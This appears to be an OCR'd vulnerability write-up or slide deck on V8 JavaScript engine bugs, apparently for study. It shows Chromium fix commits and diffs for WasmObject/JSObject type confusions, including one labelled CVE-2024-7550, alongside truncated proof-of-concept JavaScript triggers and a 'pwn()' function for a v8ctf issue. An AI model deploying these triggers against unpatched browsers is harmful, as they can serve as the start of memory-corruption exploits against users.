


```
[builtins] HasOnlySimpleElements is false for non-JSObjects

Bug: 338908243
Change-Id: I91139167fb186d56db1695a05e0173069c6c195b
Reviewed-on: https://chromium-review.googlesource.com/c/v8/v8/+/5529235
Auto-Submit: Matthias Liedtke <mliedtke@chromium.org>
Commit-Queue: Jakob Kummerow <jkummerow@chromium.org>
Commit-Queue: Matthias Liedtke <mliedtke@chromium.org>
Reviewed-by: Jakob Kummerow <jkummerow@chromium.org>
Cr-Commit-Position: refs/heads/main@{#93820}
```


```
diff --git a/src/builtins/builtins-array.cc b/src/builtins/builtins-array.cc
index b6b7c7c..820fb2e 100644
--- a/src/builtins/builtins-array.cc
+++ b/src/builtins/builtins-array.cc
```

```
@@ -51,7 +51,7 @@
   DisallowGarbageCollection no_gc;
   PrototypeIterator iter(isolate, receiver, kStartAtReceiver);
   for (; !iter.IsAtEnd(); iter.Advance()) {
-    if (IsJSProxy(iter.GetCurrent())) return false;
+    if (!IsJSObject(iter.GetCurrent())) return false;
     Tagged<JSObject> current = iter.GetCurrent<JSObject>();
     if (!HasSimpleElements(current)) return false;
   }
```

CVE-2024-7550



```
d8.file.execute('test/mjsunit/wasm/wasm-module-build
let builder = new WasmModuleBuilder();
let struct_type = builder.addStruct([makeField(kWasm
builder.addFunction('MakeStruct', makeSig([], [kWasm
let instance = builder.instantiate();
globalThis.struct = instance.exports.MakeStruct();
function foo(arg) {
  arg.prototype = globalThis.struct;
  for (var i = 0; i < 5000; i++) {
    new arg() instanceof arg;
  }
}
foo(function () {});
```



JavaScript instanceof Operation

new arg() instanceof arg

Triggers JIT optimization after 5000 iterations

TryBuildFastInstanceOf

Maglev compiler attempts to optimize the operation

Key Exploit

`arg.prototype = struct`

Function arg's prototype is set to a wasm struct instead of an object

BuildHasInPrototypeChain

Checks if prototype exists in the object's chain

Type Confusion

Maglev compiler assumes prototype is always a JSObject but encounters a WasmObject instead

CRASH!


InferHasInPrototypeChain

`last_prototype = prototype.AsJSObject();`

Fix Patch

Added a JSObject check for the prototype map.

Resolves WasmObject→JSObject confusion in prototype chain.




```
Merged: [maglev] Consider WasmStruct in InferHasInPrototypeChain

Fixed: 355256380

(cherry picked from commit 313905c4f2c153be4bf4b09b2b06ffad7106869c)

Change-Id: Ifb7589c000b4b01cc6a00a91083a4aa54ed55f89
Reviewed-on: https://chromium-review.googlesource.com/c/v8/v8/+/5746763
Commit-Queue: Leszek Swirski <leszeks@chromium.org>
Auto-Submit: Victor Gomes <victorgomes@chromium.org>
Commit-Queue: Victor Gomes <victorgomes@chromium.org>
Reviewed-by: Leszek Swirski <leszeks@chromium.org>
Cr-Commit-Position: refs/branch-heads/12.8@{#6}
Cr-Branched-From: 70cbb397b153166027e34c75adf8e7993858222e-refs/heads/12.8.374@{#1}
Cr-Branched-From: 451b63ed4251c2b21c56144d8428f8be3331539b-refs/heads/main@{#95151}
```

```
diff --git a/src/maglev/maglev-graph-builder.cc b/src/maglev/maglev-graph-builder.cc
index 44ce975..0c45bcf 100644
--- a/src/maglev/maglev-graph-builder.cc
+++ b/src/maglev/maglev-graph-builder.cc
```


```
@@ -10032,7 +10032,9 @@
       // might be a different object each time, so it's much simpler to include
       // {prototype}. That does, however, mean that we must check {prototype}'s
       // map stability.
-      if (!prototype.map(broker()).is_stable()) return kMayBeInPrototypeChain;
+      if (!prototype.IsJSObject() || !prototype.map(broker()).is_stable()) {
+        return kMayBeInPrototypeChain;
+      }
```

issue-339736513 [v8ctf M125]

found by Google internal ClusterFuzz



```javascript
function set_keyed_prop(arr, key, val) {
    arr[key] = val;
}

function pwn() {
    for(let i = 0; i < 9; i++) {
        set_keyed_prop([], 0, 0x1337);
    }
    let wasm_array = wasm.create_array(0);

    try {
        set_keyed_prop(wasm_array, "foo", 0x1337);
    } catch(err){ }
    set_keyed_prop([], 0, 0x1337);

    set_keyed_prop(wasm_array, 0, 0x1337);
}
pwn();
```




```cpp
MaybeHandle<Object> StoreIC::Store(Handle<Object> object,
                                   Handle<Name> name,
                                   Handle<Object> value,
                                   StoreOrigin store_origin) {
  [...]

  if (use_ic) {
    UpdateCaches(&it, value, store_origin); //-------->[0]
  } else if (state() == NO_FEEDBACK) {
    [...]
  }

  if (IsAnyDefineOwn()) {
    [...]
  } else {
    MAYBE_RETURN_NULL(Object::SetProperty(&it, value, store_origin)); //-------->[1]
  }
  return value;
}
```

issue-339736513 [v8ctf M125]

```
function set_keyed_prop(arr, key, val) {
    arr[key] = val;
}

function pwn() {
    for(let i = 0; i < 9; i++) {
        set_keyed_prop([], 0, 0x1337);
    }
    let wasm_array = wasm.create_array(0);

    try {
        set_keyed_prop(wasm_array, "foo", 0x1337);
    } catch(err){ }
    set_keyed_prop([], 0, 0x1337);

    set_keyed_prop(wasm_array, 0, 0x1337);
}
pwn();
```

```
DebugPrint: 0x378800298c55: [Function] in OldSpace
  ...

- slot #0 StoreKeyedSloppy POLYMORPHIC
  [weak] 0x3788002ae749 <Map(WASM_ARRAY_TYPE)>:
    StoreHandler(builtin = StoreFastElementIC_NoTransitionGrowAndHandleCOW)

